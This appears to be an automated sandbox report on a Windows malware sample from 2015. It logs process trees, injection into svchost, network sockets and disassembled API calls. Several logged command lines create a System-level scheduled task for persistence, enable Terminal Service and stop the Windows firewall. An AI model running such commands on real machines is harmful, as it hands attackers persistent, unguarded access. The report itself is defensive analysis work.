LPC Port Activities

Chronological Activities

Analysis Process: ourwunder.exe PID: 1184 Parent PID: 2772

General

Start time:	12:39:09
Start date:	01/10/2015
Path:	C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe
Wow64 process (32bit):	false
Commandline:	C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe
Imagebase:	0x400000
File size:	565248 bytes
MD5 hash:	0EFB734A88C0087ABBE7B5C22A62769C

Show windows behavior

File Activities

File Opened

File Created

File Written

File Read

Other File Operations

Section Activities

Section loaded by Windows

Section loaded by Program

Show windows behavior

Registry Activities

Show windows behavior

Mutex Activities

Show windows behavior

Process Activities

Process Created

Process Terminated

Show windows behavior

Thread Activities

Show windows behavior

Memory Activities

Memory Allocated

Memory Protection Changed

Memory Usage Statistics

Show windows behavior

System Activities

System Information Queried

Show windows behavior

Timing Activities

Show windows behavior

Windows UI Activities

Window Created

Window UI Found

Window UI Destroyed

Window UI Enumerated

Window UI Shown

Message Posted to Windows UI

Show windows behavior

Process Token Activities

Token Adjusted

Show windows behavior

LPC Port Activities

Chronological Activities

Analysis Process: PqYCjSmCJimPGIU.exe PID: 2156 Parent PID: 1184

General

Start time:	12:39:12
Start date:	01/10/2015
Path:	C:\WINDOWS\PqYCjSmCJimPGIU.exe
Wow64 process (32bit):	false
Commandline:	C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe
Imagebase:	0x400000
File size:	565248 bytes
MD5 hash:	0EFB734A88C0087ABBE7B5C22A62769C

Show windows behavior

File Activities

File Opened

File Deleted

File Written

Section Activities

Section loaded by Windows

Section loaded by Program

Show windows behavior

Registry Activities

Key Value Queried

Show windows behavior

Mutex Activities

Show windows behavior

Process Activities

Process Queried

Process Terminated

Show windows behavior

Thread Activities

Thread APC Queued

Thread Delayed

Show windows behavior

Memory Activities

Memory Allocated

Memory Protection Changed

Memory Usage Statistics

Show windows behavior

System Activities

System Information Queried

Show windows behavior

Timing Activities

Show windows behavior

Windows UI Activities

Window Created

Window UI Found

Window UI Destroyed

Window UI Enumerated

Window UI Shown

Message Posted to Windows UI

Show windows behavior

Process Token Activities

Token Adjusted

Show windows behavior

LPC Port Activities

Chronological Activities

Analysis Process: svchost.exe PID: 952 Parent PID: 2156

General

Start time:	12:39:12
Start date:	01/10/2015
Path:	C:\WINDOWS\system32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\WINDOWS\system32\svchost -k DcomLaunch
Imagebase:	0x1000000
File size:	14336 bytes
MD5 hash:	4FBC75B74479C7A6F829E0CA19DF3366

Show windows behavior

File Activities

File Opened

File Created

File Deleted

File Moved

File Written

File Read

Device IO

Section Activities

Section loaded by Windows

Section loaded by Program

Show windows behavior

Registry Activities

Key Opened

Key Value Created

Key Value Modified

Key Value Queried

Show windows behavior

Mutex Activities

Mutex Created

Show windows behavior

Process Activities

Process Created

Process Queried

Show windows behavior

Thread Activities

Thread Created

Thread Delayed

Show windows behavior

Memory Activities

Memory Allocated

Memory Usage Statistics

Show windows behavior

System Activities

Language or Local ID Queried

System Information Queried

Show windows behavior

Timing Activities

Show windows behavior

Windows UI Activities

Window UI Found

Show windows behavior

Network Activities

Socket bound

Socket connected

Show windows behavior

Process Token Activities

Token Adjusted

Show windows behavior

LPC Port Activities

Chronological Activities

Analysis Process: spoolsv.exe PID: 1500 Parent PID: 952

General

Start time:	12:39:26
Start date:	01/10/2015
Path:	C:\WINDOWS\system32\spoolsv.exe
Wow64 process (32bit):	false
Commandline:	C:\WINDOWS\system32\spoolsv.exe
Imagebase:	0x1000000
File size:	58880 bytes
MD5 hash:	60784F891563FB1B767F70117FC2428F

Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: cmd.exe PID: 3312 Parent PID: 952

General

Start time:	12:39:26
Start date:	01/10/2015
Path:	C:\WINDOWS\system32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\WINDOWS\system32\cmd.exe /c echo N|schtasks /create /tn PqYCjSmCJimPGIU /tr C:\WINDOWS\PqYCjSmCJimPGIU.exe /sc minute /mo 1 /ru System

Imagebase: 0x4ad00000
File size: 401920 bytes
MD5 hash: 9B890F756D087991322464912FE68E75
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: cmd.exe PID: 2240 Parent PID: 3312

General

Start time: 12:39:26
Start date: 01/10/2015
Path: C:\WINDOWS\system32\cmd.exe
Wow64 process (32bit): false
Commandline: C:\WINDOWS\system32\cmd.exe /S /D /c echo N
Imagebase: 0x4ad00000
File size: 401920 bytes
MD5 hash: 9B890F756D087991322464912FE68E75

Chronological Activities

Analysis Process: schtasks.exe PID: 480 Parent PID: 3312

General

Start time: 12:39:26
Start date: 01/10/2015
Path: C:\WINDOWS\system32\schtasks.exe
Wow64 process (32bit): false
Commandline: schtasks /create /tn PqYCjSmCJimPGIU /tr C:\WINDOWS\PqYCjSmCJimPGIU.exe /sc minute /mo 1 /ru System
Imagebase: 0x77ef0000
File size: 126976 bytes
MD5 hash: 085684F1A13094EB02017A2D311EA080
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: PqYCjSmCJimPGIU.exe PID: 4000 Parent PID: 1136

General

Start time: 12:40:00
Start date: 01/10/2015
Path: C:\WINDOWS\PqYCjSmCJimPGIU.exe
Wow64 process (32bit): false
Commandline: unknown
Imagebase: 0x400000
File size: 565248 bytes
MD5 hash: 0EFB734A88C0087ABBE7B5C22A62769C
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: sc.exe PID: 2436 Parent PID: 952

General

Start time: 12:40:44
Start date: 01/10/2015
Path: C:\WINDOWS\system32\sc.exe
Wow64 process (32bit): false
Commandline: C:\WINDOWS\system32\sc.exe config termservice start= auto

Imagebase: 0x1000000
File size: 35328 bytes
MD5 hash: BEABD93E229C090B1F87D34A1B927EAC
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: net.exe PID: 3696 Parent PID: 952

General

Start time: 12:40:44
Start date: 01/10/2015
Path: C:\WINDOWS\system32\net.exe
Wow64 process (32bit): false
Commandline: C:\WINDOWS\system32\net.exe start termservice /y
Imagebase: 0x1000000
File size: 42496 bytes
MD5 hash: 5FBD9FB053C30B67C630F30F1B36F5E4
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: net.exe PID: 2020 Parent PID: 952

General

Start time: 12:40:44
Start date: 01/10/2015
Path: C:\WINDOWS\system32\net.exe
Wow64 process (32bit): false
Commandline: C:\WINDOWS\system32\net.exe stop MpsSvc
Imagebase: 0x1000000
File size: 42496 bytes
MD5 hash: 5FBD9FB053C30B67C630F30F1B36F5E4
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: net1.exe PID: 1412 Parent PID: 3696

General

Start time: 12:40:44
Start date: 01/10/2015
Path: C:\WINDOWS\system32\net1.exe
Wow64 process (32bit): false
Commandline: net1 start termservice /y
Imagebase: 0x1000000
File size: 124928 bytes
MD5 hash: C7363D5AFD2112EFE79CB4CAF171BF59

Chronological Activities

Analysis Process: net1.exe PID: 1876 Parent PID: 2020

General

Start time: 12:40:45
Start date: 01/10/2015
Path: C:\WINDOWS\system32\net1.exe
Wow64 process (32bit): false
Commandline: net1 stop MpsSvc

Imagebase: 0x10000000
File size: 124928 bytes
MD5 hash: C7363D5AFD2112EFE79CB4CAF171BF59
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Analysis Process: PqYCjSmCJimPGlU.exe PID: 1724 Parent PID: 1136

General

Start time: 12:40:59
Start date: 01/10/2015
Path: C:\WINDOWS\PqYCjSmCJimPGlU.exe
Wow64 process (32bit): false
Commandline: unknown
Imagebase: 0x400000
File size: 565248 bytes
MD5 hash: 0EFB734A88C0087ABBE7B5C22A62769C
Show windows behavior

Memory Activities

Memory Usage Statistics

Chronological Activities

Disassembly

Code Analysis

Reset < >

Analysis Process: ad0d7d0903cb059b87892a099fe21d7e.exe PID: 2196 Parent PID: 3564

Executed Functions

Function 004072CB, Relevance: 5.0, APIs: 2, Strings: 1, Instructions: 487

APIs

- GetProcessHeap.KERNEL32 ref: 0040749E
- HeapAlloc.KERNEL32(00000008,?), ref: 004074E9

Strings

- :, xrefs: 004072CF

Memory Dump Source

- Source File: 00000000.00000001.164128295945663.00407000.00000008.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000000.00000001.164128282943205.00400000.00000002.sdmp
- Associated: 00000000.00000001.164128285508215.00401000.00000020.sdmp
- Associated: 00000000.00000001.164128288301719.00402000.00000004.sdmp
- Associated: 00000000.00000001.164128290771564.00403000.00000008.sdmp
- Associated: 00000000.00000001.164128293478436.00406000.00000004.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_0_1_400000_ad0d7d0903cb059b87892a099fe21d7e.jbxd

Function 00401000, Relevance: 15.8, APIs: 7, Strings: 2, Instructions: 42

APIs

- GetModuleHandleA.KERNEL32(00000000), ref: 00401002
- RegisterClassA.USER32(00406065), ref: 0040101E
- CreateWindowExA.USER32(00000000,prydipjf,fwnurmvw,00CF0000,0000004D,0000003D,00000121,00000059,00000000,00000000,000000(ref: 00401053
- GetMessageA.USER32(00406095,00000000,00000000,00000000), ref: 00401064
- TranslateMessage.USER32(00406095), ref: 00401076

- DispatchMessageA.USER32(00406095), ref: 00401081
- ExitProcess.KERNEL32 ref: 0040108F

Strings

- fwnurmvw, xrefs: 00401040
- prydipjf, xrefs: 00401045

Memory Dump Source

- Source File: 00000000.00000001.164128285508215.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000000.00000001.164128282943205.00400000.00000002.sdmp
- Associated: 00000000.00000001.164128288301719.00402000.00000004.sdmp
- Associated: 00000000.00000001.164128290771564.00403000.00000008.sdmp
- Associated: 00000000.00000001.164128293478436.00406000.00000004.sdmp
- Associated: 00000000.00000001.164128295945663.00407000.00000008.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_0_1_400000_ad0d7d0903cb059b87892a099fe21d7e.jbxd

Function 00401095, Relevance: 4.5, APIs: 3, Instructions: 37

APIs

- GetClientRect.USER32(?,004060B1), ref: 004010C9
- DefWindowProcA.USER32(?,00000002,?,?), ref: 004010E3
- PostQuitMessage.USER32(00000000), ref: 004010ED

Memory Dump Source

- Source File: 00000000.00000001.164128285508215.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000000.00000001.164128282943205.00400000.00000002.sdmp
- Associated: 00000000.00000001.164128288301719.00402000.00000004.sdmp
- Associated: 00000000.00000001.164128290771564.00403000.00000008.sdmp
- Associated: 00000000.00000001.164128293478436.00406000.00000004.sdmp
- Associated: 00000000.00000001.164128295945663.00407000.00000008.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_0_1_400000_ad0d7d0903cb059b87892a099fe21d7e.jbxd

Function 00407702, Relevance: 3.2, APIs: 1, Strings: 1, Instructions: 186

APIs

- VirtualAlloc.KERNEL32(?,-0006F7E0,00003000,00000040), ref: 004077B0

Strings

- O, xrefs: 0040771B

Memory Dump Source

- Source File: 00000000.00000001.164128295945663.00407000.00000008.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000000.00000001.164128282943205.00400000.00000002.sdmp
- Associated: 00000000.00000001.164128285508215.00401000.00000020.sdmp
- Associated: 00000000.00000001.164128288301719.00402000.00000004.sdmp
- Associated: 00000000.00000001.164128290771564.00403000.00000008.sdmp
- Associated: 00000000.00000001.164128293478436.00406000.00000004.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_0_1_400000_ad0d7d0903cb059b87892a099fe21d7e.jbxd

Function 00406955, Relevance: 1.7, APIs: 1, Instructions: 227

APIs

- LoadLibraryA.KERNEL32(?,6F8EEB1D,2E323374,FF81E51E), ref: 00406B16

Memory Dump Source

- Source File: 00000000.00000001.164128293478436.00406000.00000004.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000000.00000001.164128282943205.00400000.00000002.sdmp
- Associated: 00000000.00000001.164128285508215.00401000.00000020.sdmp
- Associated: 00000000.00000001.164128288301719.00402000.00000004.sdmp

- Associated: 00000000.00000001.164128295945663.00407000.00000008.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_0_1_400000_ad0d7d0903cb059b87892a099fe21d7e.jbxd

Function 00401034, Relevance: .1, Instructions: 87

Memory Dump Source

- Source File: 00000000.00000002.164129097825518.00400000.00000040.sdmp, Offset: 00400000, based on PE: true

Joe Sandbox IDA Plugin


- Snapshot File: hcaresult_0_2_400000_ad0d7d0903cb059b87892a099fe21d7e.jbxd

Non-executed Functions


Analysis Process: svchost.exe PID: 2772 Parent PID: 2196

Execution Graph

Execution Coverage



Dynamic/Packed Code Coverage




Signature Coverage

Execution Coverage:	3.1%
Dynamic/Decrypted Code Coverage:	96.8%
Signature Coverage:	24.4%
Total number of Nodes:	315
Total number of Limit Nodes:	1

- Entrypoint
- Key Decision
- Dynamic/Decrypted
- Unpacker/Decrypter
- Executed
- Not Executed
- Unknown
- Signature Matched
- Richest Path
- Thread / callback entry

- Thread / callback creation
- Show Help

Hide legend
Hide Nodes/Edges



Executed Functions

Function 00090E33, Relevance: 3.0, APIs: 2, Instructions: 22

APIs

- EnumWindows.USER32(?,00000000), ref: 00090E4A
- SleepEx.KERNEL32(00000003,00000001), ref: 00090E54

Memory Dump Source

- Source File: 00000001.00000002.164156368823328.00090000.00000040.sdmp, Offset: 00090000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_90000_svchost.jbxd

Non-executed Functions

Function 01001F17, Relevance: 49.2, APIs: 26, Strings: 2, Instructions: 249

APIs

- RtlInitUnicodeString.NTDLL ref: 01001F36
- RtlInitUnicodeString.NTDLL ref: 01001F44
- RtlCompareUnicodeString.NTDLL(?,?,00000001), ref: 01001F50
- wcslen.NTDLL(?,?,00000000,00000000), ref: 01002B03
- HeapAlloc.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002B18
- wcscpy.NTDLL ref: 01002B2E
- wcscat.NTDLL(00000000,?,00000000,\Registry\Machine\System\CurrentControlSet\Control\SecurePipeServers\,?,00000000,00000000 ref: 01002B37
- RtlInitUnicodeString.NTDLL ref: 01002B44
- NtOpenKey.NTDLL(01001E97,00020019,?), ref: 01002B70
- HeapFree.KERNEL32(?,00000000,00000000,?,?,00000000,00000000), ref: 01002B86
- NtQuerySecurityObject.NTDLL(01001E97,00000004,00000000,00000000), ref: 01002BA8
- HeapAlloc.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002BC5
- NtQuerySecurityObject.NTDLL(01001E97,00000004,00000000,?), ref: 01002BE5
- NtClose.NTDLL(01001E97,?,00000000), ref: 01002BEC
- RtlGetDaclSecurityDescriptor.NTDLL(00000000,?,?,?), ref: 01002C07
- RtlQueryInformationAcl.NTDLL(?,?,0000000C,00000002), ref: 01002C2A
- RtlGetAce.NTDLL(?,00000000,?), ref: 01002C4C
- HeapAlloc.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002CA2
- InitializeSecurityDescriptor.ADVAPI32(00000000,00000001), ref: 01002CB1
- SetSecurityDescriptorDacl.ADVAPI32(00000000,00000001,00000014,00000000), ref: 01002CD6
- HeapFree.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002CED
- NtClose.NTDLL(01001E97,?,00000000), ref: 01002D03
- HeapFree.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002D1E
- HeapAlloc.KERNEL32(?,00000000,00000014,?,00000000,00000000), ref: 01002D33
- InitializeSecurityDescriptor.ADVAPI32(00000000,00000001), ref: 01002D42

- SetSecurityDescriptorDacl.ADVAPI32(00000000,00000001,00000000,00000000), ref: 01002D4D

Strings

- @, xrefs: 01002B63
- \Registry\Machine\System\CurrentControlSet\Control\SecurePipeServers\, xrefs: 01002B28

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01002772, Relevance: 34.7, APIs: 23, Instructions: 182

APIs

- GetCurrentThread.KERNEL32 ref: 01002792
- OpenThreadToken.ADVAPI32(00000000), ref: 01002799
- GetCurrentProcess.KERNEL32 ref: 010027A9
- OpenProcessToken.ADVAPI32(00000000), ref: 010027B0
- GetTokenInformation.ADVAPI32(?,00000001,00000000,00000000,?), ref: 010027D0
- GetLastError.KERNEL32 ref: 010027D6
- GetTokenInformation.ADVAPI32(?,00000005,00000000,00000000,?), ref: 010027F3
- GetLastError.KERNEL32 ref: 010027F9
  - Part of subcall function 010012B1: HeapAlloc.KERNEL32(?,?), ref: 010012C2
- InitializeSecurityDescriptor.ADVAPI32(00000000,00000001), ref: 0100283C
- GetTokenInformation.ADVAPI32(?,00000001,00000014,?,?), ref: 0100285D
- GetTokenInformation.ADVAPI32(?,00000005,?,?,?), ref: 0100287A
- SetSecurityDescriptorOwner.ADVAPI32(?,00000014,00000000), ref: 0100288E
- SetSecurityDescriptorGroup.ADVAPI32(?,?,00000000), ref: 010028A5
- SetEntriesInAclW.ADVAPI32(00000001,?,00000000,?), ref: 010028E4
- SetSecurityDescriptorDacl.ADVAPI32(?,00000001,?,00000000), ref: 010028F9
  - Part of subcall function 010018B6: HeapFree.KERNEL32(00000000,?,?,010018A4,?,?,?,?,01001540,?,?,?,?,?,?,010015B2), ref: 010018C6
- GetLastError.KERNEL32 ref: 01002992
- GetLastError.KERNEL32 ref: 0100299D
- GetLastError.KERNEL32 ref: 010029A7
- GetLastError.KERNEL32 ref: 010029B1
- GetLastError.KERNEL32 ref: 010029BB
- GetLastError.KERNEL32 ref: 010029C5
- LocalFree.KERNEL32(?), ref: 010029D2
- GetLastError.KERNEL32 ref: 010029D8

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 0100250F, Relevance: 10.5, APIs: 7, Instructions: 35

APIs

- SetUnhandledExceptionFilter.KERNEL32(Function_00002EA2), ref: 01002517
- SetErrorMode.KERNEL32(00000001), ref: 0100251F
- GetProcessHeap.KERNEL32 ref: 01002525
- InitializeCriticalSection.KERNEL32(01004040), ref: 01002545
- GetCommandLineW.KERNEL32 ref: 0100254B
  - Part of subcall function 010022B1: lstrlenW.KERNEL32(?), ref: 010022C6
- ExitProcess.KERNEL32 ref: 01002587
  - Part of subcall function 010023CE: RegOpenKeyExW.ADVAPI32(80000002,Software\Microsoft\Windows NT\CurrentVersion\Svchost,00000000,00020019,?), ref: 010023EB
  - Part of subcall function 010023CE: RegCloseKey.ADVAPI32(?), ref: 0100240A
  - Part of subcall function 010023CE: EnterCriticalSection.KERNEL32(01004040), ref: 0100241E
  - Part of subcall function 010023CE: lstrlenW.KERNEL32(00000000), ref: 01002442
  - Part of subcall function 010023CE: lstrlenW.KERNEL32(00000000), ref: 010024EA
  - Part of subcall function 010023CE: LeaveCriticalSection.KERNEL32(01004040), ref: 010024F7
  - Part of subcall function 01002195: EnterCriticalSection.KERNEL32(01004040), ref: 0100219F
  - Part of subcall function 01002195: LeaveCriticalSection.KERNEL32(01004040), ref: 010021EC
  - Part of subcall function 010018B6: HeapFree.KERNEL32(00000000,?,?,010018A4,?,?,?,?,01001540,?,?,?,?,?,?,010015B2), ref: 010018C6
- StartServiceCtrlDispatcherW.ADVAPI32(00000000), ref: 0100257F
  - Part of subcall function 01002592: RtlImageNtHeader.NTDLL(?), ref: 010025C8
  - Part of subcall function 01002592: RpcMgmtSetServerStackSize.RPCRT4(?), ref: 010025D5

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 010031CA, Relevance: 9.0, APIs: 6, Instructions: 28

APIs

- RpcServerUnregisterIf.RPCRT4(?,00000000,00000001), ref: 010031D8
- EnterCriticalSection.KERNEL32(01004094), ref: 010031E6
- RpcMgmtStopServerListening.RPCRT4(00000000), ref: 010031F6
- RpcMgmtWaitServerListen.RPCRT4 ref: 010031FC
- LeaveCriticalSection.KERNEL32(01004094), ref: 01003203
- I_RpcMapWin32Status.RPCRT4(00000000), ref: 0100320A

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 0100321B, Relevance: 9.0, APIs: 6, Instructions: 26

APIs

- RpcServerUnregisterIfEx.RPCRT4(?,00000000,00000001), ref: 01003229
- EnterCriticalSection.KERNEL32(01004094), ref: 01003237
- RpcMgmtStopServerListening.RPCRT4(00000000), ref: 01003247
- RpcMgmtWaitServerListen.RPCRT4 ref: 0100324D
- LeaveCriticalSection.KERNEL32(01004094), ref: 01003254
- I_RpcMapWin32Status.RPCRT4(00000000), ref: 0100325B

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 010021FC, Relevance: 7.5, APIs: 5, Instructions: 37

APIs

- GetSystemTimeAsFileTime.KERNEL32(?), ref: 01002219
- GetCurrentProcessId.KERNEL32 ref: 01002225
- GetCurrentThreadId.KERNEL32 ref: 0100222D
- GetTickCount.KERNEL32 ref: 01002235
- QueryPerformanceCounter.KERNEL32(?), ref: 01002241

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 010014C8, Relevance: 6.1, APIs: 4, Instructions: 60

APIs

- SetUnhandledExceptionFilter.KERNEL32(00000000,?), ref: 0100316D
- UnhandledExceptionFilter.KERNEL32(?), ref: 01003177
- GetCurrentProcess.KERNEL32 ref: 01003182
- TerminateProcess.KERNEL32(00000000), ref: 01003189

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01001DE0, Relevance: 6.0, APIs: 4, Instructions: 33

APIs

- EnterCriticalSection.KERNEL32(01004094), ref: 01001DED
  - Part of subcall function 01001E47: wcslen.NTDLL(?,01004094,?,?,?,01001DFE,?,?), ref: 01001E57
  - Part of subcall function 01001E47: LocalAlloc.KERNEL32(00000000,?), ref: 01001E63
  - Part of subcall function 01001E47: wcscpy.NTDLL ref: 01001E7A
  - Part of subcall function 01001E47: wcscat.NTDLL(00000000,?,00000000,\PIPE\,?,?,?,?,01001DFE,?,?), ref: 01001E83
  - Part of subcall function 01001E47: RpcServerUseProtseqEpW.RPCRT4(ncacn_np,0000000A,00000000,?), ref: 01001EAC

- Part of subcall function 01001E47: RpcServerRegisterIf.RPCRT4(?,00000000,00000000), ref: 01001EBD
- Part of subcall function 01001E47: LocalFree.KERNEL32(00000000), ref: 01001ECC
- Part of subcall function 01001E47: I_RpcMapWin32Status.RPCRT4(00000000), ref: 01001ED8
- Part of subcall function 01001E47: LocalFree.KERNEL32(00000000), ref: 01002E07
- Part of subcall function 01001E47: LocalFree.KERNEL32(?), ref: 01002E17

- RpcServerListen.RPCRT4(00000001,00003039,00000001,?,?), ref: 01001E1C
- LeaveCriticalSection.KERNEL32(01004094,?,?), ref: 01001E2F
- I_RpcMapWin32Status.RPCRT4(00000000), ref: 01001E36

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01001E47, Relevance: 21.1, APIs: 10, Strings: 2, Instructions: 70

APIs

- wcslen.NTDLL(?,01004094,?,?,?,01001DFE,?,?), ref: 01001E57
- LocalAlloc.KERNEL32(00000000,?), ref: 01001E63
- wcscpy.NTDLL ref: 01001E7A
- wcscat.NTDLL(00000000,?,00000000,\PIPE\,?,?,?,?,01001DFE,?,?), ref: 01001E83
  - Part of subcall function 01001F17: RtlInitUnicodeString.NTDLL ref: 01001F36
  - Part of subcall function 01001F17: RtlInitUnicodeString.NTDLL ref: 01001F44
  - Part of subcall function 01001F17: RtlCompareUnicodeString.NTDLL(?,?,00000001), ref: 01001F50
  - Part of subcall function 01001F17: wcslen.NTDLL(?,?,00000000,00000000), ref: 01002B03
  - Part of subcall function 01001F17: HeapAlloc.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002B18
  - Part of subcall function 01001F17: wcscpy.NTDLL ref: 01002B2E
  - Part of subcall function 01001F17: wcscat.NTDLL(00000000,?,00000000,\Registry\Machine\System\CurrentControlSet\Control\SecurePipeServers\,?,00000000,0000 ref: 01002B37
  - Part of subcall function 01001F17: RtlInitUnicodeString.NTDLL ref: 01002B44
  - Part of subcall function 01001F17: NtOpenKey.NTDLL(01001E97,00020019,?), ref: 01002B70
  - Part of subcall function 01001F17: HeapFree.KERNEL32(?,00000000,00000000,?,?,00000000,00000000), ref: 01002B86
  - Part of subcall function 01001F17: NtQuerySecurityObject.NTDLL(01001E97,00000004,00000000,00000000), ref: 01002BA8
  - Part of subcall function 01001F17: HeapAlloc.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002BC5
  - Part of subcall function 01001F17: NtQuerySecurityObject.NTDLL(01001E97,00000004,00000000,?), ref: 01002BE5
  - Part of subcall function 01001F17: NtClose.NTDLL(01001E97,?,00000000), ref: 01002BEC
  - Part of subcall function 01001F17: RtlGetDaclSecurityDescriptor.NTDLL(00000000,?,?,?), ref: 01002C07
  - Part of subcall function 01001F17: RtlQueryInformationAcl.NTDLL(?,?,0000000C,00000002), ref: 01002C2A
  - Part of subcall function 01001F17: RtlGetAce.NTDLL(?,00000000,?), ref: 01002C4C
  - Part of subcall function 01001F17: HeapAlloc.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002CA2
  - Part of subcall function 01001F17: InitializeSecurityDescriptor.ADVAPI32(00000000,00000001), ref: 01002CB1
  - Part of subcall function 01001F17: SetSecurityDescriptorDacl.ADVAPI32(00000000,00000001,00000014,00000000), ref: 01002CD6
  - Part of subcall function 01001F17: HeapFree.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002CED
  - Part of subcall function 01001F17: NtClose.NTDLL(01001E97,?,00000000), ref: 01002D03
  - Part of subcall function 01001F17: HeapFree.KERNEL32(?,00000000,?,?,00000000,00000000), ref: 01002D1E
  - Part of subcall function 01001F17: HeapAlloc.KERNEL32(?,00000000,00000014,?,00000000,00000000), ref: 01002D33
  - Part of subcall function 01001F17: InitializeSecurityDescriptor.ADVAPI32(00000000,00000001), ref: 01002D42
  - Part of subcall function 01001F17: SetSecurityDescriptorDacl.ADVAPI32(00000000,00000001,00000000,00000000), ref: 01002D4D
- RpcServerUseProtseqEpW.RPCRT4(ncacn_np,0000000A,00000000,?), ref: 01001EAC
- RpcServerRegisterIf.RPCRT4(?,00000000,00000000), ref: 01001EBD
- LocalFree.KERNEL32(00000000), ref: 01001ECC
- I_RpcMapWin32Status.RPCRT4(00000000), ref: 01001ED8
- LocalFree.KERNEL32(00000000), ref: 01002E07
- LocalFree.KERNEL32(?), ref: 01002E17

Strings

- \PIPE\, xrefs: 01001E74
- ncacn_np, xrefs: 01001EA7

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 00090E62, Relevance: 14.1, APIs: 7, Strings: 1, Instructions: 53

APIs

- GetClassNameA.USER32(?,?,00000032), ref: 00090E7A
